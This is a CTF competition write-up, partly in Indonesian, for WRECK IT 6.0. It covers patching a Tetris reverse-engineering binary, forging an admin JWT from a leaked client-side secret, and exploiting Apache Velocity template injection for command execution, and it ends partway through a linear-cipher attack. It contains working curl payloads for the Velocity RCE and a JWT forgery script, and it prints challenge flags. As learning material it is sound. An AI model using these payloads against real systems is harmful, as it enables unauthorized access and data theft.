
WRITE UP WRECK IT 6.0



TEAM NAME: ^_____^ hehe

Members : pacar-H & v0sh

Tetris CTF Challenge Write-Up

(FIRST BLOOD)

Challenge Name: Tetris

Category: Reverse Engineering

Points: 1000

Description: Sambil mikir mending main tetris

1. Initial Reconnaissance

File Information

Pertama, kita identifikasi file yang diberikan:

```
file tetris.exe
```

Output:

tetris.exe: PE32 executable (console) Intel 80386, for MS Windows

Key Information:

- Windows executable (PE32)
- Console application
- 32-bit architecture (i386)

Running the Program

```
./tetris.exe
```

Initial Observation:

Program menampilkan game Tetris klasik dengan interface:

```
|          |
|          |
|   ##     |
|   ###    |
|          |
|          |
...

Level: 1/65 | Score: 0 | Flag:
```

Key Findings:

- Game requires reaching level 65 to get complete flag
- Currently at level 1
- Flag field is empty at start
- Playing normally would take significant time (estimated 60+ minutes)
- Score requirement increases each level

2. Static Analysis

Decompilation with IDA Pro/Ghidra

Opening the binary in a decompiler reveals the main game logic.

Main Function (sub_401460):

```
int sub_401460()
{
  __time32_t v0;
  clock_t v2;
  clock_t v3;

  sub_416AB0();
  v0 = time(0);
  srand(v0);
  printf("\x1B[2J\x1B[H");
  memset(&dword_41F1C0, 0, 0x320u);
  // Random score requirement: 500-600 points
  dword_41D024 = rand() % 101 + 500;

  sub_40161A();
  v3 = clock();
  // Main game loop
  while ( byte_41D082 != 1 )
  {
    v2 = clock();
    sub_401809();    // Input handling

    if ( 1000 * (v2 - v3) / 1000 >= 350 )
    {
      if ( (unsigned __int8)sub_40198A() != 1 )
      {
        sub_4019E1();    // Clear lines
        sub_401B05();    // Update score
        sub_4022ED();    // Level completion check & flag building
```

```
      if ( byte_41D082 != 1 )
        sub_40161A();
    }
    v3 = v2;
  }

  sub_401C15();    // Render
  Sleep(0xAu);
 }

 printf("\x1B[2J\x1B[H");
 // Win condition check
 if ( dword_419128 <= 65 )
 {
   puts("Game over!");
   printf("Reached Level: %d\n", dword_419128);
   printf("Flag so far: %s\n", &Str);
 }
 else
 {
   puts("Congratulations! All levels completed!");
   printf("Complete Flag: %s\n", &Str);
 }

 printf("Final Score: %d\n", dword_41D020);
 return 0;
}
```

Critical Variables Identified:

- **dword_419128→ Current level (virtual address: 0x419128)**
- **dword_41D020→ Current score**
- **dword_41D024→ Score requirement for next level**
- **byte_41D082→ Game over flag**
- **&Str(0x41d040) → Flag buffer**

3. Understanding the Win Condition

Assembly Analysis with Radare2

```
r2 tetris.exe
r2
[0x004012e0]> aaa        # Analyze all
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
```

```
[x] Analyze len bytes of instructions for references (aar)
...

[0x004012e0]> afl        # List functions
[0x004012e0]> s 0x00401460   # Seek to main
[0x00401460]> pdf        # Disassemble function
```

Critical Assembly Section:

assembly

```
0x00401597  mov eax, dword [0x419128]   ; Load current level
0x0040159c  cmp eax, 0x41               ; Compare with 65 (0x41 hex)
0x0040159f  jle 0x4015c3                ; Jump if level <= 65 (Game Over)
```

; Win path (level > 65)

```
0x004015a1  mov dword [esp], str.Congratulations
0x004015a8  call puts
0x004015ad  mov dword [var_4h_2], 0x41d040
0x004015b5  mov dword [esp], str.Complete_Flag
0x004015bc  call printf
0x004015c1  jmp 0x4015f8
```

; Game over path (level <= 65)

```
0x004015c3  mov dword [esp], str.Game_over
0x004015ca  call puts
0x004015cf  mov eax, dword [0x419128]
0x004015d4  mov dword [var_4h_2], eax
0x004015d8  mov dword [esp], str.Reached_Level
0x004015df  call printf
0x004015e4  mov dword [var_4h_2], 0x41d040
0x004015ec  mov dword [esp], str.Flag_so_far
0x004015f3  call printf
```

Analysis:

- Comparison: cmp eax, 0x41(65 decimal = 0x41 hex)

- Conditional jump: jle(jump if less or equal)

- If level ≤ 65 → Game Over path (partial flag)

- If level > 65 → Win path (complete flag)

4. Finding the Vulnerability

Flag Building Mechanism

Analyzing the level completion function:

```
r2
[0x004012e0]> s 0x004022ed
```

```
[0x004022ed]> pdf
```

Key Assembly Code:

assembly

```
; Score check
0x004022f3  mov eax, dword [0x41d020]   ; Current score
0x004022f8  mov edx, dword [0x41d024]   ; Score threshold
0x004022fe  cmp eax, edx                ; Compare score
0x00402300  jb 0x402414                 ; Skip if score too low (0x0f 0x82)

; Flag character generation (only if score >= threshold)
0x00402306  mov eax, dword [0x419128]   ; Get level number
0x0040230b  mov dword [esp], eax        ; Pass as parameter
0x0040230e  call fcn.00401de4           ; Generate flag character for level
0x00402313  mov byte [var_9h], al       ; Store character

; Get flag buffer length
0x00402316  mov dword [esp], 0x41d040   ; Flag buffer address
0x0040231d  call strlen                 ; Get current length
0x00402322  mov dword [var_10h], eax    ; Store length

; Append character to flag
0x0040232b  mov eax, dword [var_10h]
0x0040232e  lea edx, [eax + 0x41d040]   ; Buffer + length
0x00402334  movzx eax, byte [var_9h]    ; Load character
0x00402338  mov byte [edx], al          ; Append to buffer
0x0040233a  mov eax, dword [var_10h]
0x0040233d  add eax, 1
0x00402340  mov byte [eax + 0x41d040], 0 ; Null terminate

; Print level completion
0x00402347  mov dword [esp], str.e_2Je_H
0x0040234e  call printf
0x00402353  mov eax, dword [0x419128]
0x00402358  mov dword [var_4h], eax
0x0040235c  mov dword [esp], str.Level__d_completed
0x00402363  call printf

; Print unlocked character
0x00402368  movsx eax, byte [var_9h]
0x0040236c  mov dword [var_4h], eax
0x00402370  mov dword [esp], str.Flag_character_unlocked
0x00402377  call printf

; Print current flag
0x0040237c  mov dword [var_4h], 0x41d040
0x00402384  mov dword [esp], str.Current_flag
0x0040238b  call printf
```

```
; Increment level
0x00402390  mov eax, dword [0x419128]
0x00402395  add eax, 1                  ; level++
0x00402398  mov dword [var_4h], eax
0x0040239c  mov dword [esp], str.Press_any_key
0x004023a3  call printf
0x004023a8  call _getch                 ; Wait for keypress
0x004023ad  mov eax, dword [0x419128]
0x004023b2  add eax, 1
0x004023b5  mov dword [0x419128], eax   ; Update level

; Check if reached level 65
0x004023ba  mov eax, dword [0x419128]
0x004023bf  cmp eax, 0x41               ; Compare with 65
0x004023c2  jle 0x4023cd                ; Continue if <= 65
0x004023c4  mov byte [0x41d082], 1      ; Set game over flag
```

Important Discovery:

1. Score Check: Function checks if current score >= threshold before building flag

2. Flag Generation: Function fcn.00401de4(level)generates ONE character per level

3. Incremental Building: Each character is appended to buffer at 0x41d0404. Character Display: After each level, shows: "Flag character unlocked: X"

5. Progress Display: Shows current accumulated flag string

Critical Vulnerability:

- Score check at 0x004022fe(instruction: j =jump if below)

- If we bypass this check, flag will build without score requirement

- Flag is NOT stored in binary - must be generated through gameplay

5. Exploitation

Memory Mapping Analysis

```
r2
[0x004012e0]> iS
```

Output:

```
nth paddr      size    vaddr      vsize   perm name
0   0x00000400 0x17e00 0x00401000 0x18000 -r-x .text
1   0x00018200 0x00200 0x00419000 0x1000  -rw- .data
2   0x00018400 0x00800 0x0041a000 0x1000  -r-- .rdata
3   0x00018c00 0x01600 0x0041b000 0x2000  -r-- .eh_fram
4   0x00000000 0x00000 0x0041d000 0x3000  -rw- .bss
```

Address Calculations:

```
| Variable | Virtual Address | Section | File Offset | Calculation |
|----------|-----------------|---------|-------------|-------------|
| Level | 0x419128 | .data | 0x18328 | 0x419128 - 0x419000 + 0x18200 |
| Score Req | 0x41d024 | .bss | 0x18224 | Initial value in .data |
| Score Check | 0x402300 | .text | 0x1700 | 0x402300 - 0x401000 + 0x400 |
```

Exploitation Strategy

Approach: Multi-point Patching

1. NOP score check → Allow flag building without score

2. Set level to 0 → Build flag from scratch

3. Lower score requirement → Make it trivial to level up

Creating the Patch Script

```
cd /mnt/c/coding/wreckit/reverse/tetris
nano autopatch.py
```

Patch Script (autopatch.py):

```
#!/usr/bin/env python3

with open('tetris.exe', 'rb') as f:
    data = bytearray(f.read())

# Patch 1: Remove score check (make it always pass)
# At 0x004022fe: cmp eax, edx
# At 0x00402300: jb 0x402414 (0x0f 0x82)
# Change to NOP to always build flag regardless of score
offset = 0x402300 - 0x401000 + 0x400  # Calculate file offset
print(f"[*] Patching at offset 0x{offset:x}")

# jb opcode is 0x0f 0x82 (6 bytes total including operands)
if data[offset:offset+2] == b'\x0f\x82':
    # Replace with NOPs (0x90)
    data[offset] = 0x90     # nop
    data[offset+1] = 0x90   # nop
    data[offset+2] = 0x90   # nop
    data[offset+3] = 0x90   # nop
    data[offset+4] = 0x90   # nop
    data[offset+5] = 0x90   # nop
    print("[+] Patched score check (NOPed 6 bytes)")
else:
    print(f"[-] Unexpected bytes at offset: {data[offset:offset+2].hex()}")
```

```
# Patch 2: Initial level to 0 (will build from scratch)
level_offset = 0x18328
print(f"[*] Setting initial level to 0 at offset 0x{level_offset:x}")
data[level_offset:level_offset+4] = b'\x00\x00\x00\x00'
print("[+] Initial level set to 0")

# Patch 3: Make score requirement 1 point
score_offset = 0x18224  # 0x41d024 file offset
print(f"[*] Setting score requirement to 1 at offset 0x{score_offset:x}")
data[score_offset:score_offset+4] = b'\x01\x00\x00\x00'
print("[+] Score requirement set to 1")

# Write patched binary
with open('tetris_auto.exe', 'wb') as f:
    f.write(data)

print("\n[+] Patched successfully!")
print("[+] Output file: tetris_auto.exe")
print("[+] Now score requirement is 1 point per level")
print("[+] Flag will build automatically through all 65 levels")
print("\n[*] Run: ./tetris_auto.exe")
```

Explanation of Patches:

Patch 1: NOP Score Check

assembly

; Original:

```
0x004022fe  cmp eax, edx
0x00402300  jb 0x402414     ; 0x0f 0x82 0e 01 00 00 (6 bytes)
```

; Patched:

```
0x004022fe  cmp eax, edx
0x00402300  nop             ; 0x90 0x90 0x90 0x90 0x90 0x90
```

- Removes conditional jump

- Code always continues to flag building section

Patch 2: Initial Level = 0

- Sets starting level to 0

- Ensures flag builds from first character

Patch 3: Score Requirement = 1

- Lowers score threshold to 1 point

- Makes leveling up trivial

Running the Patch Script

```
chmod +x autopatch.py
python3 autopatch.py
```

Output:

```
[*] Patching at offset 0x1700
[+] Patched score check (NOPed 6 bytes)
[*] Setting initial level to 0 at offset 0x18328
[+] Initial level set to 0
[*] Setting score requirement to 1 at offset 0x18224
[+] Score requirement set to 1

[+] Patched successfully!
[+] Output file: tetris_auto.exe
[+] Now score requirement is 1 point per level
[+] Flag will build automatically through all 65 levels

[*] Run: ./tetris_auto.exe
```

6. Getting the Flag

Running the Patched Binary

```
chmod +x tetris_auto.exe
./tetris_auto.exe
```

Gameplay Strategy

With the patches applied:

1. Game starts at level 0
2. Score requirement is only 1 point
3. No score check - flag builds automatically
4. Simply drop pieces quickly to progress through all 65 levels

Recommended Actions:

- Press spacebar repeatedly to drop pieces fast
- Or press down arrow to accelerate
- Each piece gives points
- Level completes immediately with minimal score
- Flag character unlocks after each level

Flag Building Progress

As you play, the game displays after each level:

```
Level 32 completed!
Flag character unlocked: i
Current flag: ??RECKIT60{4s1k_ny00oo0_m41

Press any key to continue to Level 33...
```

Final Flag Capture

```
|          |
|          |
|          |
|          |
|          |
|          |
|          |
|          |
|     ##   |
|    ##    |

Level: 65/65 | Score: 0 | Flag:
??RECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n

Level 65 completed!
Flag character unlocked: }
Current flag:
??RECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}

Press any key to continue to Level 66...

Level: 66/65 | Score: 0 | Flag:
??RECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}
Congratulations! All levels completed!
Complete Flag:
??RECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}
Final Score: 0
```

Flag Format Analysis

Raw Flag String:

??RECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}

Cleaned Flag:

WRECKIT60{4s1k_ny00oo0_m41n_t3tr1s_s4mb1l_ng0p1_+_m4k4n_g0r3ng4n}

sisiroblox

Challenge Description

Target: http://157.230.150.185:9001/

Aplikasi SIAKAD (Sistem Informasi Akademik) Universitas Roblox dengan fitur login, register, dan manajemen nilai mahasiswa.

Reconnaissance

1. Initial Exploration

Mengakses aplikasi dan melihat struktur file JavaScript yang dimuat:

lib/constants.js - Konfigurasi aplikasi

lib/jwt.js - Utility JWT

lib/auth.js - Authentication manager

lib/util.js - Helper functions

app.js - Main application

2. Download Source Files

```
curl http://157.230.150.185:9001/lib/constants.js -o constants.js
 curl http://157.230.150.185:9001/lib/jwt.js -o jwt.js
 curl http://157.230.150.185:9001/lib/auth.js -o auth.js
```

Vulnerability Discovery

Critical Finding #1: Exposed JWT Secret

Di file constants.js:

```
const APP_CONFIG = {
      // ...
      jwtSecret: 'r0bl0x_n00b_h4x0r_g3t_r3kt_m8_42069',
      // ...
};
```

JWT secret key terekspos di client-side! Ini adalah vulnerability kritis karena dengan secret key, kita bisa memalsukan JWT token dengan role apapun.

Critical Finding #2: Debug Functions

Di file jwt.js:

```
// VULNERABILITY: Export secret untuk debugging purposes
window.JWT_DEBUG = {
      secret: JWT_SECRET,
      createJWT: createJWT,
      decodeJWT: decodeJWTPayload,
      verifyToken: verifyToken
};
```

Developer menyediakan function untuk membuat JWT token di browser console.

Critical Finding #3: Admin Token Generator

Di file auth.js:

```
async createFakeAdminToken() {
      if (!window.JWTUtils || !this.user) return null;
      const currentPayload = window.JWTUtils.decodeJWTPayload(this.token);
      const adminPayload = {
        ...currentPayload,
      role: 'admin'  // Upgrade from noob to admin
      };
      const fakeToken = await window.JWTUtils.createJWT(adminPayload);
      return fakeToken;
}
```

Ada function built-in untuk upgrade role ke admin!

Exploitation

Step 1: Register User Account

```
curl -X POST http://157.230.150.185:9001/api/auth/register \
  -H "Content-Type: application/json" \
  -d '{
    "username": "hacker123",
    "password": "password123",
      "nama": "Test User",
      "nim": "123456789"
  }'
```

Response:

```
{
  "message": "Akun berhasil dibuat",
  "user": {
    "username": "hacker123",
      "role": "mahasiswa",
      "nim": "123456789",
      "nama": "Test User"
  }
}
```

Step 2: Login

```
curl -X POST http://157.230.150.185:9001/api/auth/login \
  -H "Content-Type: application/json" \
  -d '{
    "username": "hacker123",
    "password": "password123"
  }'
```

Response berisi JWT token dengan role mahasiswa.

Step 3: Forge Admin JWT Token

Membuat script Python untuk generate JWT dengan role admin:

```
import hmac
import hashlib
import base64
import json
import time

def base64url_encode(data):
      return base64.urlsafe_b64encode(data).rstrip(b'=').decode('utf-8')

secret = 'r0bl0x_n00b_h4x0r_g3t_r3kt_m8_42069'

header = {"alg": "HS256", "typ": "JWT"}
payload = {
    "userId": "02ce69d5-7892-4c98-b048-a44c35563719",
    "username": "hacker123",
      "role": "admin",  # Changed from mahasiswa to admin
      "nim": "123456789",
      "nama": "Test User",
      "iat": int(time.time()),
      "exp": int(time.time()) + 28800  # 8 hours
}

header_encoded = base64url_encode(json.dumps(header, separators=(',',
':')).encode())
payload_encoded = base64url_encode(json.dumps(payload, separators=(',',
':')).encode())

message = f"{header_encoded}.{payload_encoded}"
signature = base64url_encode(hmac.new(secret.encode(), message.encode(),
hashlib.sha256).digest())

token = f"{message}.{signature}"
print(token)
```

Step 4: Access Admin Endpoint


```
TOKEN=$(python3 forge_jwt_manual.py)
curl -H "Authorization: Bearer $TOKEN"
http://157.230.150.185:9001/api/grades
```

Response berisi data nilai mahasiswa, termasuk flag di field komentar:


```
{
  "message": "Data nilai berhasil dimuat",
  "total": 4,
  "data": [
      {
      "id": "72bec4b5-2d78-40a7-a175-7f82e37c74ad",
      "nim": "160411100001",
      "matakuliah": "Keamanan Sistem Informasi",
      "semester": "Ganjil 2024/2025",
```

```
      "nilai": "A",
      "komentar": "WRECKIT60{r0bl0x_n00b_g0t_pwn3d_1n_cl13nt_s1d3}",
      "dosen": "Dr. Cyber Security",
      "sks": 3
      }
  ]
}
```


Flag :



“WRECKIT60{r0bl0x_n00b_g0t_pwn3d_1n_cl13nt_s1d3}”

CTF Write-up: lostintemplation

Challenge Information

- **Category**: Web Exploitation
- **URL**: http://157.230.150.185:9003/

Description

alice memeriksa tugas bob dan mengatakan "bob! tugas mu template banget sih"

Reconnaissance

Saat mengakses website, kita melihat sebuah form sederhana dengan input field dan tombol submit. Source code menunjukkan:

```
<form class="temple-form" action="" method="post">
      <input class="temple-input" type="text" name="text" value=""
placeholder="Type your message here...">
      <input class="temple-button" type="submit" value="🗝 Transmute">
</form>
<div class="revelation-area">
      <h2 class="ancient-text">Example text</h2>
</div>
```

Dari hint challenge "template banget" dan judul "lostintemplation", ini mengarah ke vulnerability **Server-Side Template Injection (SSTI).**

Vulnerability Discovery

Testing Different Template Engines

Pertama, kita test berbagai template engine syntax:

Test 1: Jinja2/Twig (Python/PHP)

```
curl -X POST http://157.230.150.185:9003/ -d "text={{7*7}}"
```

Output: {{7*7}} (tidak dieksekusi)

Test 2: ERB/EJS (Ruby/Node.js)

```
curl -X POST http://157.230.150.185:9003/ -d "text=<%= 7*7 %>"
```

Output: Example text (error)

Test 3: Velocity (Java)

```
curl -X POST http://157.230.150.185:9003/ -d "text=#set(\$x=7*7)\$x"
```

Output: 49

SSTI Confirmed! Template engine yang digunakan adalah **Apache Velocity.**

Verifying Java Runtime Access

```
curl -X POST http://157.230.150.185:9003/ -d
"text=#set(\$x='')#set(\$rt=\$x.class.forName('java.lang.Runtime'))#set(\$c
hr=\$x.class.forName('java.lang.Character'))#set(\$str=\$x.class.forName('j
ava.lang.String'))\$rt"
```

Output: class java.lang.Runtime

Exploitation

Remote Code Execution (RCE)

Velocity memungkinkan kita untuk mengakses Java classes. Kita bisa menggunakan Runtime.exec() untuk menjalankan command.

Payload Structure:

```
#set($x="")                                  # Create empty string
#set($rt=$x.class.forName("java.lang.Runtime")) # Get Runtime class
#set($proc=$rt.getRuntime().exec("COMMAND"))    # Execute command
#set($input=$proc.getInputStream())             # Get output stream
#set($sc=$x.class.forName("java.util.Scanner")) # Get Scanner class
#set($constructor=$sc.getDeclaredConstructor($x.class.forName("java.io.InputS
tream")))
#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))
#if($scan.hasNext())$scan.next()#end           # Read and print output
```

Listing Directory Contents

```
curl -X POST http://157.230.150.185:9003/ -d
'text=#set($x="")#set($rt=$x.class.forName("java.lang.Runtime"))#set($proc=
$rt.getRuntime().exec("ls"))#set($input=$proc.getInputStream())#set($sc=$x.
class.forName("java.util.Scanner"))#set($constructor=$sc.getDeclaredConstru
ctor($x.class.forName("java.io.InputStream")))#set($scan=$constructor.newIn
stance($input).useDelimiter("\\A"))#if($scan.hasNext())$scan.next()#end'
```

Output:

pom.xml

src

target

Finding the Flag

```
curl -X POST http://157.230.150.185:9003/ -d
'text=#set($x="")#set($rt=$x.class.forName("java.lang.Runtime"))#set($proc=
$rt.getRuntime().exec("find / -name
flag*"))#set($input=$proc.getInputStream())#set($sc=$x.class.forName("java.
util.Scanner"))#set($constructor=$sc.getDeclaredConstructor($x.class.forNam
```

```
e("java.io.InputStream")))#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))#if($scan.hasNext())$scan.next()#end'
```


Output menunjukkan banyak file, tapi yang penting:

/flag20b310e312.txt

Reading the Flag

```
curl -X POST http://157.230.150.185:9003/ -d 'text=#set($x="")#set($rt=$x.class.forName("java.lang.Runtime"))#set($proc=$rt.getRuntime().exec("cat /flag20b310e312.txt"))#set($input=$proc.getInputStream())#set($sc=$x.class.forName("java.util.Scanner"))#set($constructor=$sc.getDeclaredConstructor($x.class.forName("java.io.InputStream")))#set($scan=$constructor.newInstance($input).useDelimiter("\\A"))#if($scan.hasNext())$scan.next()#end'
```

Flag :



WRECKIT60{7h3_T3mp74710n_5h0w3d_M3_7h3_W4y_0u7}

LCB CTF Challenge Write-up

Challenge Information

- Category: Forensic/Cryptography

- File: LCB.rar

- Clue: "LCB 826 keii"

Step 1: Initial Reconnaissance

Setelah mendapatkan file LCB.rar langkah pertama adalah menganalisis file tersebut:

Analisis dengan binwalk

```
binwalk LCB.rar
```

Analisis metadata dengan exiftool

```
exiftool LCB.rar
```

Temuan:

- File RAR version 5.x

- Berisi 6 files

- Salah satu file bernama generator.py- File terproteksi password

Step 2: Password Cracking

Dari clue "LCB 826 keii", kita mencoba berbagai kombinasi password. Setelah mencoba beberapa variasi, ditemukan bahwa password yang benar adalah 826

```
unrar x -p826 LCB.rar
```

Files yang ter-extract:

- generator.py- Script pembuat challenge

- cipher.py- Implementasi cipher

- dist/params.json- Parameter cipher

- dist/pairs.json- 128 known plaintext-ciphertext pairs

- dist/flag.blocks.json- Flag terenkripsi dalam bentuk blocks

Step 3: Analisis Cipher

Cipher Algorithm: LCB Linear Cipher

Dari analisis cipher.py cipher ini menggunakan algoritma sederhana:

```
encrypt(plaintext) = permute_bits(plaintext, perm) XOR round_key_xor(key)
```

Dimana:

- permute_bits: Permutasi bit sesuai dengan tabel permutasi

- round_key_xor: XOR dari key yang di-rotate dengan berbagai nilai rotasi

Key Components:

1. Key: 64-bit random key (unknown)

2. Permutation: Fixed permutation dari params.json

3. Rotations: [0, 7, 13, 19, 23, 31, 41, 53]

4. round_key_xor: XOR(rol64(key, r) for r in rotations)

Cipher Properties:

Cipher ini adalah linear cipher karena hanya menggunakan operasi linear:

- Permutasi bit (linear)

- XOR (linear)

Tidak ada operasi non-linear seperti substitution box (S-box), sehingga cipher ini rentan terhadap linear cryptanalysis.

Step 4: Vulnerability Analysis

Known Plaintext Attack

Challenge menyediakan 128 known plaintext-ciphertext pairs. Karena cipher bersifat linear, kita bisa memanfaatkan properti berikut:

```
ct = permute(pt) XOR key_contrib
```

Dimana key_contrib = round_key_xor(key)adalah konstanta yang sama untuk semua enkripsi.

Key Insight: Kita tidak perlu mencari key aslinya! Cukup mencari key_contribyang merupakan hasil dari rund_key_xor(key).

Attack Strategy:

Dari satu pair saja, kita bisa menghitung key_contrib

```
